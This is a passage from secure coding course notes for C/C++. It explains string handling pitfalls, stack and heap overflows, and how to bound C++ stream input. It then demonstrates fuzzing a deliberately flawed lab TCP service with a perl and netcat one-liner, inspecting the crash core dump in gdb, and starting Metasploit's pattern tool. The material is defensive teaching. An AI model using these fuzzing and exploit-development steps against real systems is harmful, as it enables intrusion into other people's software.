⁹ Foundation classes make up the most basic elements, from an Objective-C perspective, available to developers on Apple platforms. There are actually a host of different frameworks available, but we are using Foundation here to collectively refer to all of them even though this is not canonically true.

¹⁰ Apple released their own language, Swift, as a replacement for Objective-C.

Example: Graphics

- Consider this:

```

13
14 - (BOOL)application:(UIApplication *)application
15     didFinishLaunchingWithOptions:(NSDictionary *)launchOptions
16 {
17     self.window = [[UIWindow alloc] initWithFrame:[[UIScreen mainScreen] bounds]];
18     CGRect viewFrame = CGRectMake(10, 10, 100, 200);
19     BNRHypnosisView *view = [[BNRHypnosisView alloc] initWithFrame:viewFrame];
20     [view setBackgroundColor:[UIColor redColor]];
21     [self.window addSubview:view];
22     self.window.backgroundColor = [UIColor whiteColor];
23     [self.window makeKeyAndVisible];
24     return YES;
25 }
26

```

- Please note lines 18 & 19

Secure Coding : C/C++

You will likely agree that it is extremely common for a developer on a graphical platform like iOS or OS X to create and manipulate views. Please take a moment and consider the code snippet in the slide. The notation may not be entirely familiar, but it's not terribly hard to decipher.

Essentially, the bracket notation is used for sending messages to objects using “selectors.” Think of a selector as a function definition. In the same way that varying function definitions allow a C++ programmer to override functions and cause different behavior based on the types that are passed, the selectors uniquely define messages that can be sent to an object.

While that's all very interesting, what I'd really like you to notice are lines 18 and 19. You can see on line 19 that some of the Objective-C message sending is occurring. An object named “view” is being allocated and initialized, similar to the “new” behavior with a constructor in C++. The initializer in this case is “initWithFrame” and takes one argument, a CGRect. Now take a look at line 18. That's where this CGRect is created.

What type is that viewFrame? If you said “CGRect” type, you'd be right... but look more closely. Compare the call to “CGRectMake” where the viewFrame is created and assigned to how the view itself is created. Did you note that ‘view’ is a pointer type? If you said it was a pointer to an object of type BNRHypnosisView you'd be even more correct. On the other hand, the viewFrame is simply a C struct! In fact, it is being assigned to be calling a simple C function!!

Just like C++, you will find yourself encapsulating many calls to C library functions within your classes. It is very difficult to escape C. Let's look at some of this in C++.

C/C++ Primitive

- Universal Data-type
 - Represented as a byte array
 - `\0` marks the end
 - No size stored
 - No built in bounds checking
 - “Interesting” behaviors in standard library
 - We’ll give examples shortly

Secure Coding : C/C++

Within C and C++, the null terminated byte string is a universal data type and primitive. This data type is universally represented as a byte array. While it is true that the actual contents of that byte array can vary depending on the size of the data being stored, the actual array itself is always going to be a string of bytes terminated by a null value. Especially for a C++ programmer who does not have a deep C background it may be surprising to discover that the character arrays that we use are really not objects and don’t contain any intrinsic information about the data itself. What I’m saying here is that there is no size member value associated with the data that is being stored. In the C and C++ programming languages null terminated byte strings are exactly what they sound like; strings of bytes in memory followed by a null.

A side effect of this is that not only is there no size stored but there is also no built-in bounds checking. This makes a great deal of sense because, since there is no stored size, there is no practical way for the compiler or library to tell whether or not we’ve written or read beyond the bounds. There are also some very interesting side effects that are the result of the standard C library. We’re going to look very closely at these in the next section since misunderstandings of how the standard library work are quite common errors in our programs. These errors can very easily lead to off by one errors¹¹ or even a buffer overflow.

¹¹ We will clearly define all of these errors throughout this course. Don’t worry that we haven’t done so yet.

C++ Strings

- C++ is immune, right?
 - Wrong.
 - Some functions require NTBSes
 - String class has some protections
 - Iterators can be misused
 - [] operator almost always implemented as an AMF
 - In other words, unbounded reads and writes are still possible
- Let's illustrate effects of these flaws

Secure Coding : C/C++

Some of you may be listening to or reading this material and thinking to yourselves, "I'm using C++, so I don't really have to worry about this issue. After all, I can simply use the String or CString object primitive, right?"

Unfortunately, the answer is, "No". While you could try to write all of your code to use a String object primitive, unfortunately the way the libraries are implemented more or less requires that you use null terminated byte strings at some point in your code. For instance, many of the library functions that you'll be leveraging, even in C++, only understand null terminated byte strings. Even though you might choose to use a String object, you will probably need to translate that into a null terminated byte string at some point in order to be able to access library functions.

Even looking at the String class there are some issues. While it does have some built-in protections to guard against things like buffer overflows, it is still possible to misuse some of the C++ features and create vulnerabilities in our code. Consider iterators.

Iterators are the correct way to cycle through a string object, looking at each element individually. This is true of all arrays. The iterator method is very powerful, but one of the rules of using an iterator is that you may not make an assignment to an iterator while it's in use. Even so, there's nothing to actually prevent you from doing so!

An extremely common error is to begin to use an iterator in a loop to examine a string, and then to modify the string while iterating through the loop. If the modification is made by referencing the iterator itself then the iterator has changed! What this means is that we are now illegally accessing memory because our iterator is no longer valid. While our code may

not crash, we're now entering into the realm of undefined behavior; in other words, we're courting trouble.

Another example of the types of problems that carry over from C to C++ is the use of the square brackets. In C and C++, in fact in almost all languages, the square brackets are used to implement array notation and are almost always implemented as an array mapping function¹². What this means is that if we are accessing an array of objects, even though the individual objects themselves have many protections built-in through the internal methods, using the square brackets we are actually performing raw memory reads and writes. In other words, even using a set of C++ objects we can very easily create a buffer overflow situation despite all of the protections that might be built into our objects. Over the next few slides we're going to illustrate how these buffer overflows can occur.

¹² An Array Mapping Function (AMF) is essentially a simple arithmetic operation that multiplies the array member number by the size of an individual element to derive the memory offset from the head of the array. AMFs are necessary because arrays are typically implemented with no links between objects; instead the AMF relies on the fact that the array is located in a single contiguous chunk of allocated memory.

C++ Overflow

- What's wrong with this code?

```
1 int main()
2 {
3     char *string = new char[80];
4     cin >> string;
5     printf("%s\n", string);
6     delete string
7 }
```

– Can be a common mistake with
istream objects

Secure Coding : C/C++

Exploring Overflows

Before we go any further, let's take a few moments to discuss buffer overflows and how they occur. For some context in our discussion it seems to be a good idea to take a look at a C++ example. The reason that we start with this is that some C++ programmers make the mistake of believing that since they are using an object-oriented language, the language or compiler will take care of verifying correct sizes, types, and ranges.

If you consider the code on the slide, you will notice that we have a character array that is allocated using the new function for creating objects. In this case what is created is a character array object with 80 bytes of memory allocated. On line four we see that input from the console is placed into the character array. Before we go further, I'd like to point out what you probably are thinking as a C++ programmer. That is, these days it is very rare to take direct console input unless we're writing some type of console-based utility. On the other hand, it is very common to find that C++ code uses the double greater than to read objects out of input streams or send them to output streams.

With this in mind, we'd like to point out a very significant vulnerability. Even though we've used the new operator to create this character array, it really doesn't have any built-in validation. What this means is that the "here is" stream operator will not truncate the input at 80 characters but instead will fill the array with as many characters as are entered. In other words, even in C++ it is very simple to create a buffer overflow condition.

Specifying Sizes

- Most stream objects allow you to specify maximum sizes
 - `cin.getline (variable, length[, eof]);`
 - `cin >> setw(length) >> variable`
 - `cin.width(length) >> variable`

Secure Coding : C/C++

While we're on the topic of input streams in C++, let's just point out that it is possible to control the length of input from the stream. There are three fairly simple ways to do this.

The first is to use the `getline`¹³ method on the input stream, which allows us to specify the variable to read the information into, the length or width of the input to read, and to specify an end of line marker at which the input should halt. While the `getline` method works well, many programmers prefer to use methods for which the arguments are more or less self-documented. Clearly, unless you are familiar with the `getline` method, the documentation must be consulted to determine what the different variables passed represent.

An alternative method for accomplishing the same limiting effect is to use the `setw` function to set the width that will be accepted from the input stream. This notation is fairly clear.

The input stream object also supports a `width` method, which allows us to specify the maximum size that should be read in from the input stream. As you can see, this allows us to both control the input length and to have code that is "self-documented".

Whichever method you choose to use within your own business is not particularly important here. The main point is that there is a very real need to control the width of input, even in C++ and other object-oriented languages. The fundamental reason for this is that we are relying on type primitives that are really based on C types rather than on C++ objects.

¹³ It is extremely important to note that the `cin.getline()` function is entirely distinct from the `getline()` function even though they are both part of the `iostream` library.

Very Simple Concept

- Overflows result from too much stuff in too small a space
- 2 general categories:
 - Stack Overflows
 - Heap Overflows

Secure Coding : C/C++

Overflows are actually a very easy concept. All that it really means is that we have too much data that we are trying to put into too small a space. You could think about it as having too much mail to go into a mailbox. If the mailman continues trying to put mail into the box after it's full, the box could simply overflow and mail falls on the floor. In memory if we've allocated buffer, once that buffer is full, any additional data is going to have to fall somewhere else. Clearly it can't fall out of the machine; instead it simply overflows into the adjacent memory areas in the running program memory.

Where is the memory that it will overflow into? That really depends on how the variable was allocated, whether it's a global variable or not, or if it's something that's been allocated directly on the stack. The end result for us is that there are two main types of overflows that can occur in our programs when it comes to buffers: stack overflows and heap overflows. In this section we're going to focus on stack overflows. For that reason, let's briefly explain where a heap overflow occurs.

The program heap is the region of memory that's going to be used for dynamic memory allocations. The very bottom of the heap or immediately before the heap in memory, we will also find global variables. If a global variable overflows so far that it ranges into the heap, we have a heap overflow. Similarly, if we dynamically allocate memory off of the heap and then overflow that memory, we again have a heap overflow.

Stack Overflows

- Conceptually Simple
- Take advantage of:
 - Argument passing
 - Locally defined buffers in function
 - Amounts to Stack Frame Corruption

Secure Coding : C/C++


We're going to examine a stack overflow. The reason that we've made this choice is that we're not trying to teach you how to create buffer overflow exploits. Instead we simply feel that it's very important that you clearly understand how an attack occurs so that you can better understand how to defend your code. Exploiting a heap overflow would be similar to a stack overflow but the methods used to change the instruction pointer and redirect execution will be different.

What makes stack overflows so conceptually simple is the fact that the Stack is used for the passing of arguments and the allocation of local variables within functions. The stack is also where the stack frame is stored, part of which will include information about where to return to continue executing code upon completion of the called function. This means that if we are able to overflow a buffer on the stack, we can likely overwrite part of the stack frame. This will potentially redirect execution by modifying the instruction pointer.

This essentially amounts to a stack frame corruption. Of course, if we simply corrupted the stack frame, we would probably cause the program to crash. Therefore, an attacker will have to carefully craft the buffer overflow so that the stack is corrupted in a controlled way, preventing a program crash, and allowing an attacker to redirect execution to the path that he chooses.

The Stack In Pictures

- Stack is used for function argument passing
 - Also used for local variable storage!
- Normal stack ->
 - Memory matches debug stack dump



Michael Lynn, 2007

Secure Coding : C/C++

Stack Layout in Memory

Pictured in the slide we have an illustration of the stack and program memory. It's very important looking at this picture to understand where the different memory locations are. What this means is that as you look at the top of the, you're actually looking at the lower region of memory with a lower memory address. As your eyes drift down across the stack and you look at the different variables, the saved frame pointer, the return address, the parent routine's stack, you're moving to higher and higher memory addresses. If you've seen a picture of the stack before, you're probably familiar with this type of illustration. Many people wonder why the stack is drawn in this way, with the highest memory location at the bottom of the page. The simple reason is that if you were to dump the memory out using a debugger, the lower memory addresses will always appear at the top and the higher memory addresses toward the bottom. So really then, this illustration shows you the memory in the way it would appear if you were to try to examine it using a debugger.

As a C or C++ programmer, we are not normally very concerned with how the stack is laid out. This is usually a concern for someone who's writing a compiler, or perhaps an assembly programmer. To understand the security side effects of the vulnerabilities that we may create it is worth our time to have an understanding of how the stack functions during a function call.


Before a function would be called, you could imagine that the stack pointer is pointing to the address where the parent routine's stack is located. The stack itself will always be at the top of the memory for the current process. The stack is always located here. As items are pushed onto the stack the stack pointer is decremented the appropriate amount to account

for the size of the information being pushed onto the stack. This means that the stack will grow downward.

When a function is going to be called, the calling code will begin by pushing all of the required arguments onto the stack. After the arguments are on the stack, the return address is pushed, but not directly. Instead, the call operation code in assembly does two things. First, it pushes the instruction pointer onto the stack, decrementing the stack pointer, and then changes the instruction pointer to be whatever value is included in the call operation. Before control is then passed to the actual code written by the programmer, the C function prologue will execute first. This function prolog will take care of storing the current value of the stack pointer, called the saved frame pointer, so that it can be recovered before returning to the calling code. This function prologue will also take care of allocating any necessary memory for local variables on the stack. Once this is done, execution will continue with the programmer's code within the function.

Normal Stack Operation

- Local buffer "c" receives data
– "hello\0"
- Everything else remains intact



Michael Lynn, 2007

Secure Coding : C/C++


In this slide we can now imagine that the function itself is running. There is a local variable, a buffer with a pointer to an array of characters named C, to which data is being stored. In this case the word "hello" has been stored into the buffer. You can see that that data is actually stored on the stack in the local variable memory pointed to by C.

In the picture here you will see that immediately following the memory pointed to by C we have another variable, a pointer named bar. Before we go on, it's important to point out that this picture is not necessarily literal. On many architectures, the implementation of the C compiler will automatically take care of aligning the bytes, quite often on word, double word or paragraph boundaries. In this case we have a 12-byte buffer. You may find if you look in the debugger the space allocated on your stack may be actually be 12 bytes; however, it may also be 16 bytes or perhaps even 32 bytes. I point this out because when it comes to doing our testing, it's not sufficient to try to send just a little bit more than the size of the array. Because of optimization and alignment issues, it may be that our compiler is concealing a real risk from us. Therefore, it's often better to do our testing using a very large string, something much larger than the allocated buffer, rather than simply adding a few bytes.

You will also note that in our example the word hello is followed by a null. Everything else on the stack remains intact with no modifications or corruption of the stack itself.

Stack Overflow In Pictures

- Too much data!
 - Still passed into "c"
 - Overflows local pointer "bar"
 - Overwrites saved frame pointer
 - Where the ESP is supposed to be after return
 - Overwrites return!



Michael Lynn, 2007

Secure Coding : C/C++

We know that the buffer that 'C' points to is 12 bytes long. What happens if we send more than 12 bytes? Well, if we were to send 12 bytes exactly, then the first byte of the next value on the stack would be overwritten by a null termination byte. If we were to send even more data, we could push past the next pointer on the stack and begin overwriting the saved frame pointer. Going even further, we see that the next value on the stack is the return pointer.

For an attacker, being able to control the instruction pointer is very important. The instruction pointer cannot be modified directly by the attacker or even directly modified from within our code. For that reason, the best way to modify it is by controlling a value on the stack. There are other techniques that can be used but for now we're going to stick with just this one.

In the illustration you can see that we have filled the initial array with a capital letter 'A'. We've actually sent 20 letter 'A's followed by four bytes representing a memory address. Just as a side point you may notice that on the right-hand side we indicate that the actual memory address is 0x80c03508. Looking at the overwritten return pointed on the stack, you'll find that the bytes have been entered in reverse. The reason for this is that Intel-based architectures are what are known as little endian systems. A very easy way to remember what this means is that the littlest end of the value that you're storing gets put in first. You can see that the byte lowest on the stack here is the least significant byte of the memory address.

What's much more important for us to understand is that because of an unbounded memory write to the buffer pointed to by 'C', an attacker now has the potential ability to

overwrite the return pointer. Where can he go from here? We'll come back to that question in just a moment.

Heap Overflows

- Heap contains dynamic memory
 - Globally defined variables
 - Memory pool for allocating space
- Fewer protections against these

Secure Coding : C/C++

Before we address the question of what an attacker can do now that he controls the instruction pointer, let's revisit heap overflows for just a moment. I said earlier that the heap is used to contain dynamic memory. Immediately before the heap you will also find globally defined variables. Knowing that one of the primary goals of an attacker is to modify the instruction pointer, you can no doubt see that modifying that instruction pointer will be much more difficult from the heap.

In most sections of the course we will cover an exploitation example so that you can better appreciate how these vulnerabilities work. Since this isn't an exploitation class, we're not going to talk about how to bypass modern protection systems; instead, we are simply trying to illustrate for you the mechanics of how some of these issues affect some platforms. This should assist you to better understand the issues involved and appreciate better why secure coding practice is so critical.

Fuzzing for Fun & Profit

- Jam “stuff” into every opening you can find
 - Big stuff
 - Small stuff
 - No stuff
 - Type invalid stuff

Secure Coding : C/C++

At this point we understand that controlling the instruction pointer is the ultimate goal of our attacker. We’ve seen so far that to control the instruction pointer they will attempt to overwrite the return pointer that has been stored on the stack. The simplest way to do this is through a buffer overflow. How, though, can the attacker find code that is vulnerable to a buffer overflow?

While an attacker could certainly take the time to examine the raw source code for applications in an effort to discover poor coding practice that has led to buffer overflow vulnerabilities, a much faster and efficient method for discovering vulnerabilities is a technique known as fuzzing.

Fuzzing itself is not very complicated. All it means is that we are going to attempt to send invalid input to any sort of input that we can find on an application. This could be command line arguments, environment variables, network protocol fields, database fields, etc. What kind of invalid input would we send? We would try to input data that is too large, too small, the wrong type, unexpected values, and any combination of these that you can imagine. What we’re attempting to do is cause the application to enter an unknown state. For our example today we’re hoping to discover some type of a buffer overflow flaw.

Simple Example

- Sample network listener
 - Listen on TCP port 7777
 - Upon connection accept data
 - Echo data back to the port
 - Close the connection
- Of course, it's got a flaw. 😊

Secure Coding : C/C++

Even though this isn't one of the main focuses of our class, I feel that there is a great deal of value in your understanding precisely how this type of an attack would function. This allows you to appreciate that even if we're using a higher-level language like C++, it is still extremely important to appreciate exactly what the assembly code looks like that this language would be compiled into.

For our example we have a very simple network server that listens on port 7777. Whenever something connects to the port the service will accept the connection, send a prompt, accept data, and then echo that data back to the connection. Once the data has been echoed, the connection is closed.

On the one hand, we've tried to use a very simple example. On the other hand, I thought it was very important that we use an example that includes a network service rather than simply a command line tool with a flaw. The reason is that finding a flaw in a piece of local code can sometimes be dismissed since someone attempting to exploit it must already have local access. While this is definitely serious, considering our previous discussion regarding severity and how flaws are sometimes overlooked by choice, you can appreciate why a network service would be much more valuable. If a network service has a vulnerability, it's very easy to explain to anyone why that code must be fixed. This example also represents something that you could reasonably expect to find in a piece of application code.

Finding the Flaw

- Can we cause unexpected behavior?
 - If we send expected data, what is the normal behavior?
 - Can we find input that causes the behavior to change?

Secure Coding : C/C++

To find the flaw, remember that we're going to try to cause the application to enter an unknown state. We said that the easiest strategy to accomplish this is to use fuzzing. Certainly we could examine the source code. In this particular case the source code is less than 100 lines long. However, in practice applications can be tens of thousands, hundreds of thousands, or even millions of lines of code. While there are some automated techniques to assist us in finding vulnerabilities, these techniques cover only about 80% of vulnerable code. Unfortunately, it is not unusual for the vulnerability to become apparent only while the code is running; the problem may exist in some portion of the memory management code, for example.

Typically, large applications are the greatest contributors to the success of this method. The other main reason that we will look at fuzzing is that in many cases an attacker will not have access to the source code. I have seen cases where management believes that their code will be secure simply because it is closed source. In fact, there are even arguments that break out on the Internet periodically regarding whether or not closed source software is more secure than open source software simply because it is in fact closed. As you'll see, use of a fuzzing tool really does level the playing field.

All that we need to do is send some unexpected data and see how the application responds when compared to sending valid and expected data. If we can cause the application to behave in an unexpected way, using our definition from the beginning of the class, we have found a vulnerability. Just as a reminder, this would be a vulnerability even if we could not find a way to exploit it to run our own code.

Exploiting the Flaw


- Run the code in a debugger
 - Run the process
 - Attach the debugger
 - Send “broken” input
- Alternatively, turn on core-dumps
 - Run and send “broken” input
 - Open coredump in debugger

Secure Coding : C/C++

Once we’ve managed to cause the application to behave in an unexpected way, our next step in creating an exploit or exploiting the vulnerability would be to analyze the binary code itself while the unexpected behavior is occurring. Since we’re assuming that we don’t have the source code, we’re going to need to examine the application using a debugger.

While it would certainly be possible to examine the code by simply running it step by step in a debugger, clearly this would not be a practical way to discover a vulnerability and develop exploit. In other words, fuzzing is still the preferred first step. Once an attacker has discovered the unusual behavior, however, the debugger becomes essential.

If the unexpected behavior that we’ve discovered causes the application to crash, then the debugger will allow us to watch the code crash. This means that once the program has stopped running, we can examine all of the registers, the stack, the heap, or any other aspect of the program memory that might prove to be important. Depending on the operating system that the application is running on, the crash may even cause a core dump to be created. These files are perfect for our purposes because they contain a snapshot of the memory at the point at which the application crashed.



If you would like to follow along with your instructor and attempt to replicate the exploit, you can log into the virtual machine provided to you and navigate to the `/home/student/Class/01-Overflow` directory. All of the referenced files can be found in this directory.¹⁴

In the slide above you can see two windows running on a system. In the background window, you can see the listener service waiting for connections on port 7777. This is the sample TCP listener that we have for our demonstration.

In the foreground window you can see that we are connecting to the service using the netcat utility. After connecting we could type directly into the remote application, but we've chosen to use Perl to print 10 letters to the remote application. The reason for using Perl for this will become apparent as we go through the rest of the demonstration.

Feel free to ask questions, but please remember that our primary focus is secure coding. For this reason, the demonstration will be fairly brief. We're not going to take the time in the demonstration or in the course book to fully explain everything that's happening. Our goal is to simply illustrate how poorly written code can be exploited very simply.

¹⁴ It is very important to note that the memory addresses, sizes, etc. shown in the screen captures will almost *never* match what you see on your system. Architecture, OS version, library versions and an array of other factors can influence the exact memory addresses.

"Fuzzing" Example

```
jars@jars-desktop: ~
File Edit View Terminal Tabs Help
jars@jars-desktop:~$ perl -e 'print "A"x15000;' | nc 127.0.0.1 7777
HELO
COMMAND:jars@jars-desktop:~$
```

- No output!
- Server is still running, but...

```
root@jars-desktop:/home/jars/metasploit_sample# ls -l
total 304
-rw----- 1 root root 282624 2009-12-12 16:42 core
-rwxr-xr-x 1 root root 14963 2009-12-12 16:40 server
-rw-r--r-- 1 root root 3257 2009-12-12 16:40 server.c
-rw-r--r-- 1 root root 3225 2009-12-12 16:27 server.c~
root@jars-desktop:/home/jars/metasploit_sample#
```

Secure Coding : C/C++

In the last slide we saw that sending only 10 characters cause the server to respond by echoing that data back and then terminating the connection. We could experiment by sending no data or, as is pictured in this slide, by sending too much data. How much data is too much? Discovering the answer to that will take some trial and error. I have found that many programmers who need to allocate a buffer in order to accept some input will often define that buffer to be of an arbitrary size if they're not really sure how much data there will be. For example, if the programmer knows that the buffer should only have up to eight characters, I find that they will very commonly allocate a buffer for 128, 512, or perhaps 1024 bytes.

Rather than attempting to discover the exact size of the buffer, let's just send what will likely be far too much data. In the slide we use Perl to send 15,000 characters. What's the result?

Notice the output on the slide. We can see the initial banner and the request for the user to send a command. When the amount of data that was sent was much smaller, the server then echoed that data back to the user. In this case, notice that the behavior has changed. No data is echoed back, and there is no notice that the connection will be terminated.

If we were to look at the server, we would find that the listener is still running. However, looking in the directory where the service was running we discover that a core dump file was created.

There is actually an important aside that we should make here. These days, Core dumps are often disabled on our systems. One reason for this is that every time an application crashes

it will create a core dump file. If many applications crash over time, we can end up with quite a large collection of core dump files taking up a large amount of disk space. Another reason that core dumps are often disabled is to prevent people from using them to subvert security.

How can a core dump be used to subvert security? We are going to use a core dump file to discover the state of the stack while the application crashed. While it's true that we're using it to attack security, this is not the security reason that it is often stated for disabling core dumps. The real reason is that the core dump will contain a memory image of that process. What if this process were some type of sensitive application containing sensitive information? When that process crashes, that sensitive information would be written in clear text onto the hard drive in the core dump file. As you can see, this is probably a good reason to disable core dumps.

The danger, however, is that a multithreaded application may experience some kind of terminal event. As a case in point, consider our service here. We have caused one of the threads to crash. However, the service itself continues to run, accepting additional connections. This means that without core dumps enabled, we may not realize that there are any problems with our code because our code does not stop running. In other words, we may have a serious flaw but be completely unaware because core dumps are never generated.

What's In the Core?

```

root@jars-desktop: /home/jars/metasploit_sample
File Edit View Terminal Tabs Help
root@jars-desktop:/home/jars/metasploit_sample# perl -e "print 'A'x15000;" | l
HELO
COMMAND:root@jars-desktop:/home/jars/metasploit_sample# gdb --core=core
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./server'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) info reg
eax             0xbfffecb0             -1073746768
ecx             0xbfffecb0             -1073746768
edx             0x405             1029
ebx             0xb7fd4ff4             -1208135692
esp             0xbfffed30             0xbfffed30
ebp             0x41414141             0x41414141
esi             0xb8000ce0             -1207956256
edi             0xbffff6ba             -1073744198
eip             0x41414141             0x41414141
Secure Coding : C/C++

```

Aside from an image of the data memory, the core file will also contain all of the memory in which the machine language version of the program resides, and a copy of all of the registers for that process when the thread crashed. For an attacker, the most interesting information in this dump right now is the copy of the registers.

In this particular case, notice that the EIP register contains the hexadecimal value 41. This is equivalent to the capital letter "A." Also of interest is the ESP register. This tells us the current memory location that the stack pointer is pointing at. Whenever a buffer overflow occurs, at least a stack-based overflow, part of the result is called stack frame corruption.

The reason that it's called stack frame corruption is that the stack is used to store all of the information necessary to return control back to the running program. Remember that as a function call is made, all of the relevant information, including what amounts to a bookmark for which piece of code to begin running upon return, is stored on the stack in what's called a stack frame.

In this specific case, the reason the EIP now contains the hexadecimal value 41 is that the stack frame was corrupted and the stored value of return pointer was overwritten. When the code attempted to return to the original location, the value 41 was read off of the stack and pushed into the EIP register. Even though the entire process did not crash, the thread in which this occurred did crash creating the stack dump.

Status Check

- What We Know:
 - Stack overflow occurred
 - Successful overwrite of return
- What We Need To Know:
 - How big is the buffer?
 - Where is the buffer?



Secure Coding : C/C++

Thinking again like an attacker, we need to stand back for a moment and ask what it is that we know and what else we need to know in order to launch an attack. We know for sure that a stack-based overflow occurred. As a reminder, the reason that we know this is that by inserting too much data into an input field, we were able to overwrite the value on the stack, which was then used to populate the EIP register. This means that we can definitely control the return value that will be put into the EIP register.

There are still a few things that we need to know, however. First of all, we need to figure out exactly how much room we have to store arbitrary data on the stack. Additionally, we're going to have to figure out exactly how much space we have between the beginning of the input buffer and the return pointer location on the stack. We need this value because we have to be able to overwrite the return pointer exactly. There is some flexibility when it comes to where we return, however we must have the return pointer location correct in order to change the return address.

Another item that we still need as an attacker is the actual location of the buffer with the memory. The ESP value helps a great deal here. There are a number of different stack protection strategies that can serve to randomize this value, so we would want to check a few times to make sure that it does not change, or that we can determine a reliable method to overcome any limitations created by the protection scheme. We need to know this value so that we know *where* we can reliably return.

The image shows a Metasploit terminal window with the title "How Big is the Buffer??" and the Metasploit logo in the top left. The terminal displays the following commands and output:


```
usage: pattern_create.rb length [set a] [set b] [set c]
David-Heelzers-MacBook-Pro:tools davidhoelzer$ ./pattern_create.rb 2000
